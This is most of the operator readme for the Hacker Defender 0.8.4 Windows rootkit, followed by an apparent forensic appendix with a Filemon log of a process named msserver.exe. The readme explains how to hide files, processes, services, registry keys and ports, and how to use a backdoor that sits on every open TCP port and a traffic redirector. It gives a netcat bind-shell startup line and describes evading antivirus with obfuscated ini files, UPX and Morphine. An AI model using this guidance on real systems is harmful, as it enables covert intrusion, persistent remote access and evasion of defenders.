Program must be absolutely hidden for all others. Now the user is able to hide files, processes, system services, system drivers, registry keys and values, open ports, cheat with free disk space. Program also masks its changes in memory and hiddes handles of hidden processes. Program installs hidden backdoors, register as hidden system service and installs hidden system driver. The technology of backdoor allowed to do the implantation of redirector.

=====[2.2 Licence]==

Till version 1.0.0 hxdef is freeware. It can be spread but not changed and all copies must includes all files (including original readme files). The only exception is when target person (and computer owner) wouldn't know about the copy. This project will be open source in version 1.0.0. And of course authors are not responsible for what you're doing with Hacker defender.

=====[3. Usage]===

Usage of hxdef is quite simple:

>hxdef084.exe [inifile]

or

>hxdef084.exe [switch]

Default name for inifile is EXENAME.ini where EXENAME is the name of executable of main program without extension. This is used if you run hxdef without specifying the inifile or if you run it with switch (so default inifile is hxdef084.ini).

These switches are available:

-:installonly	-	only install service, but not run
-:refresh	-	use to update settings from inifile
-:noservice	-	doesn't install services and run normally
-:uninstall	-	removes hxdef from the memory and kills all running backdoor connections stopping hxdef service does the same now

Example:

>hxdef084.exe -:refresh

Hxdef with its default inifile is ready to run without any change in inifile. But it's highly recommended to create your own settings. See 4. Inifile section for more information about inifile.

Switches -:refresh and -:uninstall can be called only from original exefile. This mean you have to know the name and path of running hxdef exefile to change settings or to uninstall it.

=====[4. Inifile]==

Inifile must contain nine parts: [Hidden Table], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings].

In [Hidden Table], [Root Processes], [Hidden Services] a [Hidden RegValues] can be used character * as the wildcard in place of strings end. Asterisk can be used only on strings end, everything after first asterisks is ignored. All spaces before first and after last another string characters are ignored.

Example:

[Hidden Table]

hxdef*

this will hide all files, dirs and processes which name start with "hxdef".

Hidden Table is a list of files, directories and processes which should be hidden. All files and directories in this list will disappear from file managers. Programs in this list will be hidden in tasklist. Make sure main file, inifile, your backdoor file and driver file are mentioned in this list.

Root Processes is a list of programs which will be immune against infection. You can see hidden files, directories and programs only with these root programs. So, root processes are for rootkit admins. To be mentioned in Root Processes doesn't mean you're hidden. It is possible to have root process which is not hidden and vice versa.

Hidden Services is a list of service and driver names which will be hidden in the database of installed services and drivers. Service name for the main rootkit program is HackerDefender084 as default, driver name for the main rootkit driver is HackerDefenderDrv084. Both can be changed in the inifile.

Hidden RegKeys is a list of registry keys which will be hidden. Rootkit has four keys in registry: HackerDefender084, LEGACY_HACKERDEFENDER084, HackerDefenderDrv084, LEGACY_HACKERDEFENDERDRV084 as default. If you rename service name or driver name you should also change this list.

First two registry keys for service and driver are the same as its name. Next two are LEGACY_NAME. For example if you change your service name to BoomThisIsMySvc your registry entry will be LEGACY_BOOMTHISISMYSVC.

Startup Run is a list of programs which rootkit run after its startup. These programs will have same rights as rootkit. Program name is divided from its arguments with question tag. Do not use " characters. Programs will terminate after user logon. Use common and well known methods for starting programs after user logon. You can use following shortcuts here:

%cmd% - stands for system shell exacutable + path

(e.g. C:\winnt\system32\cmd.exe)

%cmddir% - stands for system shell executable directory

(e.g. C:\winnt\system32\)

%sysdir% - stands for system directory

(e.g. C:\winnt\system32\)

%windir% - stands for Windows directory

(e.g. C:\winnt\)

%tmpdir% - stands for temporary directory

(e.g. C:\winnt\temp\)

Example:

1)

[Startup Run]

c:\sys\nc.exe?-L -p 100 -t -e cmd.exe

netcat-shell is run after rootkit startup and listens on port 100

2)

[Startup Run]

%cmd%?/c echo Rootkit started at %TIME%>> %tmpdir%starttime.txt

this will put a time stamp to temporary_directory\starttime.txt

(e.g. C:\winnt\temp\starttime.txt) everytime rootkit starts

(%TIME% works only with Windows 2000 and higher)

Free Space is a list of harddrives and a number of bytes you want to add to a free space. The list item format is X:NUM where X stands for the drive letter and NUM is the number of bytes that will be added to its number of free bytes.

Example:

[Free Space]

C:123456789

this will add about 123 MB more to shown free disk space of disk C

Hidden Ports is a list of open ports that you want to hide from applications like OpPorts, FPort, Active Ports, Tcp View etc. It has at most 2 lines. First line format is TCP:tppport1,tcpport2,tcpport3 ..., second line format is UDP:udpport1,udpport2,udpport3 ...

Example:

1)

[Hidden Ports]

TCP:8080,456

this will hide two ports: 8080/TCP and 456/TCP

2)

[Hidden Ports]

TCP:8001

UDP:12345

this will hide two ports: 8001/TCP and 12345/UDP

3)

[Hidden Ports]

TCP:

UDP:53,54,55,56,800

this will hide five ports: 53/UDP, 54/UDP, 55/UDP, 56/UDP and 800/UDP

Settings contains eigth values: Password, BackdoorShell, FileMappingName, ServiceName, ServiceDisplayName, ServiceDescription, DriverName and DriverFileName.

Password which is 16 character string used when working with backdoor or redirector. Password can be shorter, rest is filled with spaces.

BackdoorShell is name for file copy of the system shell which is created by backdoor in temporary directory.

FileMappingName is the name of shared memory where the settings for hooked processes are stored.

ServiceName is the name of rootkit service.

ServiceDisplayName is display name for rootkit service.

ServiceDescription is description for rootkit service.

DriverName is the name for hxdef driver.

DriverFileName is the name for hxdef driver file.

Example:

[Settings]

Password=hxdef-rulez

BackdoorShell=hxdef?.exe

FileMappingName=_.-=[Hacker Defender]=-._

ServiceName=HackerDefender084

ServiceDisplayName=HXD Service 084

ServiceDescription=powerful NT rootkit

DriverName=HackerDefenderDrv084

DriverFileName=hxdefdrv.sys

this mean your backdoor password is "hxdef-rulez", backdoor will copy system shell file (usually cmd.exe) to "hxdef?.exe" to temp. Name of shared memory will be "_.-=[Hacker Defender]=-._". Name of a service is "HackerDefender084", its display name is "HXD Service 084", its description is "poweful NT rootkit". Name of a driver is "HackerDefenderDrv084". Driver will be stored in a file called "hxdefdrv.sys".

Extra characters |, <, >, :, \, / and " are ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Using extra characters you can make your inifile immune from antivirus systems.

Example:

[H<<<idden T>>a/"ble]

>h"xdef"*

is the same as

[Hidden Table]

hxdef*

see hxdef084.ini and hxdef084.2.ini for more examples

All strings in inifile except those in Settings and Startup Run are case insensitive.

=====[5. Backdoor]==

Rootkit hooks some API functions connected with receiving packets from the net. If incoming data equals to 256 bits long key, password and service are verified, the copy of a shell is created in a temp, its instance is created and next incoming data are redirected to this shell.

Because rootkit hooks all process in the system all TCP ports on all servers will be backdoors. For example, if the target has port 80/TCP open for HTTP, then this port will also be available as a backdoor. Exception here is for ports opened by System process which is not hooked. This backdoor will works only on servers where incoming buffer is larger or equal to 256 bits. But this feature is on almost all standard servers like Apache, IIS, Oracle. Backdoor is hidden because its packets go through common servers on the system. So, you are not able to find it with classic portscanner and this backdoor can easily go through firewall. Exception in this are classic proxies which are protocol oriented for e.g. FTP or HTTP.

During tests on IIS services was found that HTTP server does not log any of this connection, FTP and SMTP servers log only disconnection at the end. So, if you run hxdef on server with IIS web server, the HTTP port is probably the best port for backdoor connection on this machine.

You have to use special client if want to connect to the backdoor. Program bdcli084.exe is used for this.

Usage: bdcli084.exe host port password

Example:

>bdcli084.exe www.windowsserver.com 80 hxdef-rulez

this will connect to the backdoor if you rooted www.windowsserver.com before and left default hxdef password

Client for version 0.8.4 is not compatible with servers in older version.

=====[5.1 Redirector]==========

Redirector is based on backdoor technology. First connection packets are same as in backdoor connection. That mean you use same ports as for backdoor. Next packets are special packets for redirector only. These packets are made by redirectors base which is run on users computer. First packet of redirected connection defines target server and port.

The redirectors base saves its settings into its inifile which name depends on base exefile name (so default is rdrbs084.ini). If this file doesn't exist when base is run, it is created automatically. It is better not to modify this inifile externaly. All settings can be changed from base console.

If we want to use redirector on server where rootkit is installed, we have to run redirectors base on localhost before. Then in base console we have to create mapped port routed to server with hxdef. Finally we can connect on localhost base on chosen port and transfering data. Redirected data are coded with rootkit password. In this version connection speed is limited with about 256 kBps. Redirector is not determined to be used for hispeed connections in this version. Redirector is also limited with system where rootkit run.

Redirector works with TCP protocol only.

In this version the base is controled with 19 commands. These are not case sensitive. Their function is described in HELP command. During the base startup are executed commands in startup-list. Startup-list commands are edited with commands which start with SU.

Redirector differentiate between two connection types (HTTP and other). If connection is other type packets are not changed. If it is HTTP type Host parametr in HTTP header is changed to the target server. Maximum redirectors count on one base is 1000.

Redirector base fully works only on NT boxes. Only on NT program has tray icon and you can hide console with HIDE command. Only on NT base can be run in silent mode where it has no output, no icon and it does only commands in startup-list.

Examples:

1) getting mapped port info

>MPINFO

No mapped ports in the list.

2) add command MPINFO to startup-list and get startup-list commands:

>SUADD MPINFO

>sulist

0) MPINFO

3) using of HELP command:

>HELP

Type HELP COMMAND for command details.

Valid commands are:

HELP, EXIT, CLS, SAVE, LIST, OPEN, CLOSE, HIDE, MPINFO, ADD, DEL,

DETAIL, SULIST, SUADD, SUDEL, SILENT, EDIT, SUEDIT, TEST

>HELP ADD

Create mapped port. You have to specify domain when using HTTP type.

usage: ADD <LOCAL PORT> <MAPPING SERVER> <MAPPING SERVER PORT> <TARGET

SERVER> <TARGET SERVER PORT> <PASSWORD> [TYPE] [DOMAIN]

>HELP EXIT

Kill this application. Use DIS flag to discard unsaved data.

usage: EXIT [DIS]

4) add mapped port, we want to listen on localhost on port 100, rootkit is installed on server 200.100.2.36 on port 80, target server is www.google.com on port 80, rootkits password is bIgpWd, connection type is HTTP, ip address of target server (www.google.com) - we always have to know its ip - is 216.239.53.100:

>ADD 100 200.100.2.36 80 216.239.53.100 80 bIgpWd HTTP www.google.com

command ADD can be run without parameters, in this case we are asked for every parameter separately

5) now we can check mapped ports again with MPINFO:

>MPINFO

There are 1 mapped ports in the list. Currently 0 of them open.

6) enumeration of mapped port list:

>LIST

000) :100:200.100.2.36:80:216.239.53.100:80:bIgpWd:HTTP

7) datailed description of one mapped port:

>DETAIL 0

Listening on port: 100

Mapping server address: 200.100.2.36

Mapping server port: 80

Target server address: 216.239.53.100

Target server port: 80

Password: bIgpWd

Port type: HTTP

Domain name for HTTP Host: www.google.com

Current state: CLOSED

8) we can test whether the rootkit is installed with out password on mapping server 200.100.2.36 (but this is not needed if we are sure about it):

>TEST 0

Testing 0) 200.100.2.36:80:bIgpWd - OK

if test failed it returns

Testing 0) 200.100.2.36:80:bIgpWd - FAILED

9) port is still closed and before we can use it, we have to open it with OPEN command, we can close port with CLOSE command when it is open, we can use flag ALL when want to apply these commands on all ports in the list, current state after required action is written after a while:

>OPEN 0

Port number 0 opened.

>CLOSE 0

Port number 0 closed.

or

>OPEN ALL

Port number 0 opened.

10) to save current settings and lists we can use SAVE command, this saves all to inifile (saving is also done by command EXIT without DIS flag):

>SAVE

Saved successfully.

Open port is all what we need for data transfer. Now you can open your favourite explorer and type http://localhost:100/ as url. If no problems you will see how main page on www.google.com is loaded.

First packets of connection can be delayed up to 5 seconds, but others are limited only by speed of server, your internet connection speed and by redirector technology which is about 256 kBps in this version.

=====[6. Technical issues]==========

This section contains no interesting information for common users. This section should be read by all betatesters and developpers.

=====[6.1 Version]==========

TODO - unify backdoor, redirector and file manager

- write new better backdoor
- backdoor proxy support
- hiding in remote sessions (netbios, remote registry)
- hidden memory type change (advance memory hiding)
- hook NtNotifyChangeDirectoryFile

0.8.4 + hook of NtCreateFile and NtOpenFile to hide file operations

+ hxdef mailslot name is dynamic
+ switch -:uninstall for removing and updating hxdef
+ -:refresh can be run from original .exe file only
+ new readme - several corrections, more information, faq
+ shortcuts for [Startup Run]
+ free space cheating via NtQueryVolumeInformationFile hook
+ open ports hiding via NtDeviceIoControlFile hook

+ much more info in [Comments] in inifile

+ supporting Ctrl+C in backdoor session

+ FileMappingName is an option now

+ Root Processes running on the system level

+ handles hiding via NtQuerySystemInformation hook class 16

+ using system driver

+ antiantivirus inifile

+ more stable on Windows boot and shutdown

+ memory hiding improved

- found bug in backdoor client when pasting data from clipboard

x found and fixed increasing pid bug fixed via NtOpenProcess hook

x found and fixed bug in NtReadVirtualMemory hook

x found and fixed several small bugs

x found and fixed backdoor shell name bug fix

0.7.3 + direct hooking method

+ hiding files via NtQueryDirectoryFile hook

+ hiding files in ntvdm via NtVdmControl hook

+ new process hooking via NtResumeThread hook

+ process infection via LdrInitializeThunk hook

+ reg keys hiding via NtEnumerateKey hook

+ reg values hiding via NtEnumerateValueKey hook

+ dll infection via LdrLoadDll hook

+ more settings in inifile

+ safemode support

+ masking memory change in processes via NtReadVirtualMemory hook

x fixed debugger bug

x fixed w2k MSTS bug

x found and fixed zzZ-service bug

0.5.1 + never more hooking WSOCK

x fixed bug with MSTS

0.5.0 + low level redir based on backdoor technique

+ password protection

+ name of inifile depends on exefile name

+ backdoor stability improved

- redirectors conection speed is limited about 256 kBps,
  imperfect implementation of redirector,
  imperfect design of redirector

- found chance to detect rootkit with symbolic link objects

- found bug in connection with MS Termnial Services

- found bug in hidding files in 16-bit applications

x found and fixed bug in services enumeration

x found and fixed bug in hooking servers

0.3.7 + possibility to change settings during running

+ wildcard in names of hidden files, process and services

+ possibility to add programs to rootkit startup

x fixed bug in hidding services on Windows NT 4.0

0.3.3 + stability realy improved

x fixed all bugs for Windows XP

x found and fixed bug in hiding in registry

x found and fixed bug in backdoor with more clients

0.3.0 + connectivity, stability and functionality of backdoor improved

+ backdoor shell runs always on system level

+ backdoor shell is hidden

+ registry keys hiding

	x	found and fixed bug in root processes
	-	bug in XP after reboot
0.2.6	x	fixed bug in backdoor
0.2.5	+	fully interactive console
	+	backdoor identification key is now only 256 bits long
	+	improved backdoor installation
	-	bug in backdoor
0.2.1	+	always run as service
0.2.0	+	system service installation
	+	hiding in database of installed services
	+	hidden backdoor
	+	no more working with windows
0.1.1	+	hidden in tasklist
	+	usage - possibility to specify name of inifile
	x	found and then fixed bug in communication
	x	fixed bug in using advapi
	-	found bug with debuggers
0.1.0	+	infection of system services
	+	smaller, tidier, faster code, more stable program
	x	fixed bug in communication
0.0.8	+	hiding files
	+	infection of new processes
	-	can't infect system services

- bug in communication

=====[6.2 Hooked API]===

List of API functions which are hooked:

Kernel32.ReadFile

Ntdll.NtQuerySystemInformation (class 5 a 16)

Ntdll.NtQueryDirectoryFile

Ntdll.NtVdmControl

Ntdll.NtResumeThread

Ntdll.NtEnumerateKey

Ntdll.NtEnumerateValueKey

Ntdll.NtReadVirtualMemory

Ntdll.NtQueryVolumeInformationFile

Ntdll.NtDeviceIoControlFile

Ntdll.NtLdrLoadDll

Ntdll.NtOpenProcess

Ntdll.NtCreateFile

Ntdll.NtOpenFile

Ntdll.NtLdrInitializeThunk

WS2_32.recv

WS2_32.WSARecv

Advapi32.EnumServiceGroupW

Advapi32.EnumServicesStatusExW

Advapi32.EnumServicesStatusExA

Advapi32.EnumServicesStatusA

=====[6.3 Known bugs]===

There is one known bug in this version.

1)

Backdoor client may crash when you paste more data from clipboard using rigth click to the console or using console menu. You can still paste the data from clipboard using Ctrl+Ins, Shift+Ins if the program running in the console supports this.

If you think you find the bug please report it to the public board (or to betatesters board if you are betatester) or on <rootkit@host.sk>. But be sure you've read this readme, faq section, todo list and the board and you find nothing about what you want to write about before you write it.

=====[7. Faq]=====

Because of many simple questions on the board I realize to create a faq section in this readme. Before you ask about anything read this readme twice and take special care to this section. Then read old messages on the board and after then if you still think you are not able to find an answer for your question you can put it on the board.

The questions are:

1) I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?

2) Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?

3) Is this program detected by antivirus software? And if yes, is there any way to beat it?

4) How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?

5) Is there any way to have hidden process which file on disk is visible?

6) How about hiding svchost.exe and others I can see in tasklist?

7) I'm using DameWare and I can see all your services and all that should be hidden. Is this the bug?

8) But anyone can see my hidden files via netbios. What should I do?

9) Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?

10) When will we get the new version?

11) net.exe command can stop hidden services, is this the bug?

12) Is there any way to detect this rootkit?

13) So, how is it difficult to detect hxdef. And did somebody make a proggie that can do it?

14) So, how can I detect it?

15) Does the version number which starts with 0 mean that it is not stable version?

16) When will you publish the source? I've read it will be with the version 1.0.0, but when?

17) I want to be the betatester, what should I do?

18) Is it legal to use hxdef?

19) Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?

20) Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?

21) Is it better to use -:uninstall or to use net stop ServiceName?

22) I really love this proggie. Can I support your work with a little donation?

23) Is there any chance to hide C:\temp and not to hide C:\winnt\temp?

24) I can see the password in inifile is plaintext! How is this possible?

25) If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

Now get the answers:

1)

Q: I've download hxdef, run it and can't get a rid of it. How can I uninstall

it if I can't see its process, service and files?

A: If you left default settings you can run shell and stop the service:

>net stop HackerDefender084

Hxdef is implemented to uninstall completely is you stop its service. This does the same as -:uninstall but you don't need to know where hxdef is.

If you changed ServiceName in inifile Settings, type this in your shell:

>net stop ServiceName

where ServiceName stands for the value you set to ServiceName in inifile. If you forgot the name of the service you can boot your system from CD and try to find hxdef inifile and look there for ServiceName value and then stop it as above.

2)

Q: Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?

A: Only 100% solution is to reinstall your Windows. But if you want to do this you'll have to find the inifile like in question 1) above. Then after uninstalling hxdef from your system go through inifile and try to find all files that match files in Hidden Table. Then you should verify those files and delete them.

3)

Q: Is this program detected by antivirus software? And if yes, is there any way to beat it?

A: Yes, and not only the exefile is detected, few antivirus systems also detect inifile and also driver file may be detected. The answer for second question here is yes, you can beat it quite easily. On hxdef home site you can find a tool called Morphine. If you use Morphine on hxdef exefile you will get a new exefile which can't be detected with common antivirus systems. Inifile is also designed to beat antivirus systems. You can add extra characters to it to

confuse antivirus systems. See 4. Inifile section for more info. Also see included inifiles. There are two samples that are equal, but the first one is using extra characters so it can't be detected by common antivirus systems.

Probably the best way is to use UPX before you use Morphine. UPX will reduce the size of hxdef exefile and Morphine will make the antiantivirus shield. See Morphine readme for more info about it.

4)

Q: How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?

A: As mentioned in 5. Backdoor section of this readme backdoor need server with incomming buffer larger or equal to 256 bits. And also system ports may not work. If you have a problem with find open port that works you can simply run netcat and listen on your own port. You should add this netcat port to Hidden Ports in inifile then.

5)

Q: Is there any way to have hidden process which file on disk is visible?

A: No. And you also can't have a hidden file on disk of process which is visible in the task list.

6)

Q: How about hiding svchost.exe and others I can see in tasklist?

A: This is really bad idea. If you hide common system processes your Windows can crash very soon. With hxdef you don't need to name your malicious files like svchost.exe, lsass.exe etc. you can name it with any name and add this name to Hidden Table to hide them.

7)

Q: I'm using DameWare and i can see all your services and all that should be hidden. Is this the bug?

A: Nope. DameWare and others who use remote sessions (and or netbios) can see hidden services because this feature is not implemented yet. It's a big difference between the bug and not implemented. See todo list on the web for things that are not implemented yet.

8)

Q: But anyone can see my hidden files via netbios. What should I do?

A: Put your files deeply into the system directories or to directories that are not shared.

9)

Q: Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?

A: You probably use bad port for connecting. Hxdef tries to detect bad ports and disconnect you, but sometimes it is not able to detect you are using bad port. So, try to use different port.

10)

Q: When will we get the new version?

A: Developers code this stuff in their free time. They take no money for this and they don't want to get the money for this. There are only two coders right now and we think this is enough for this project. This mean coding is not as fast as microsoft and you should wait and don't ask when the new version will be released. Unlike microsoft our product is free and we have good betatesters and we test this proggie a lot, so our public version are stable.

11)

Q: net.exe command can stop hidden services, is this the bug?

A: Nope. It is not a bug, it is the feature. You still have to know the name of the service you want to stop and if it is hidden the only who can know it is the rootkit admin. Don't be scared this is the way how to detect you.

12)

Q: Is there any way to detect this rootkit?

A: Yes. There are so many ways how to detect any rootkit and this one is not (and can't be) exception. Every rootkit can be detected. Only questions here are how is it difficult and did somebody make a proggie that can do it?

13)

Q: So, how is it difficult to detect hxdef. And did somebody make a proggie that can do it?

A: It is very very easy to detect this, but I don't know special tool that can tell you that there is hxdef on your machine rigth now.

14)

Q: So, how can I detect it?

A: I won't tell you this :)

15)

Q: Does the version number which starts with 0 mean that it is not stable version?

A: No, it means that there are few things that are not implemented yet and that the source is closed and under development.

16)

Q: When will you publish the source? I've read it will be with the version 1.0.0, but when?

A: I really don't know when. There are several things I want to implement before releasing 1.0.0. It can take a six months as well as a year or longer.

17)

Q: I want to be the betatester, what should I do?

A: You should write me the mail about how can you contribute and what are your abilities for this job and your experiences with betatesting. But the chance to be a new betatester for this project is quite low. Right now we have enough testers who do a good job. No need to increase the number of them.

18)

Q: Is it legal to use hxdef?

A: Sure it is, but hxdef can be easily misused for illegal activities.

19)

Q: Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?

A: It isn't possible without rebooting the machine, but you can update it when you do a manual uninstall of that old version, reboot the machine and install the new version.

20)

Q: Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?

A: Yes! You can use -:uninstall to totaly remove this version of hxdef without rebooting. Then simply install the new version.

21)

Q: Is it better to use -:uninstall or to use net stop ServiceName?

A: The prefered way is to use -:uninstall if you have the chance. But net stop will also does the stuff.

22)

Q: I really love this proggie. Can I support your work with a little donation?

A: We don't need it, but we will be you give your money to any of those beneficent organisations in your country and write us the mail about it.

23)

Q: Is there any chance to hide C:\temp and not to hide C:\winnt\temp?

A: No. Create your own directory with a specific name and put it to the Hidden Table.

24)

Q: I can see the password in inifile is plaintext! How is this possible?

A: You migth think this is quite unsecure way to store password but if you hide your inifile nobody can read it. So, it is secure. And it is easy to change anytime and you can use -:refresh to change the password easily.

25)

Q: If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

A: Only hidden ports are those in Hidden Ports list. So, yes, you should put it in to Hidden Ports.

=====[8. Files]==========

An original archive of Hacker defender v0.8.4 contains these files:

hxdef084.exe 70 144 b - program Hacker defender v0.8.4

hxdef084.ini 3 872 b - inifile with default settings

hxdef084.2.ini 3 695 b - inifile with default settings, variant 2

bdcli084.exe 26 624 b - backdoor client

rdrbs084.exe 49 152 b - redirectors base

readmecz.txt 34 639 b - Czech version of readme file

readmeen.txt 35 174 b - this readme file

==========[End]==========

Appendix 2-C Results of the Filemon (msserver.exe)

1 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
2 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
3 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 24
4 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:□Raec25ph4sudbf0hAaq5ehw3Nf:$DATA FILE NOT FOUND Options: Open Access: All
5 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
6 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
7 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 24
8 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:□Raec25ph4sudbf0hAaq5ehw3Nf:$DATA FILE NOT FOUND Options: Open Access: All
9 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:{4c8cc155-6c1e-11d1-8e41-00c04fb9386d}:$DATA FILE NOT FOUND Options: Open Access: All
10 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
11 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
12 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
13 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
14 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
15 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
16 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□DocumentSummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
17 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□DocumentSummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
18 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
19 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
20 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
21 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SummaryInformation:$DATA FILE NOT FOUND Options: Open Access: All
22 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:□SebiesnrMkudrfcoIaamtykdDa:$DATA FILE NOT FOUND Options: Open Access: All
23 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\:Docf_□SebiesnrMkudrfcoIaamtykdDa:$DATA FILE NOT FOUND Options: Open Access: All
24 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
25 4:49:16 AM explorer.exe:1036 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.exe
26 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
27 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
28 4:49:16 AM explorer.exe:1036 SET INFORMATION C:\WINNT\msserver.exe SUCCESS FileBasicInformation
29 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 64
30 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 256 Length: 64
31 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 328 Length: 4
32 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 348 Length: 4
33 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
34 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
35 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Attributes: RA
36 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: Execute
37 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length: 38400
38 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
39 4:49:16 AM msserver.exe:1272 OPEN C:\WINNT SUCCESS Options: Open Directory Access: Traverse

40 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\msserver.exe.Local FILE NOT FOUND Attributes: Error
41 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A

42 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
43 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
44 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
45 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
46 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
47 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
48 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
49 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
50 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
51 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
52 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
53 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
54 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 4096
55 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 4096
56 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 8192
57 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\ole32.dll SUCCESS Attributes: A
58 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: All
59 4:49:17 AM msserver.exe:1272 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation: msserver.ini
60 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\ SUCCESS
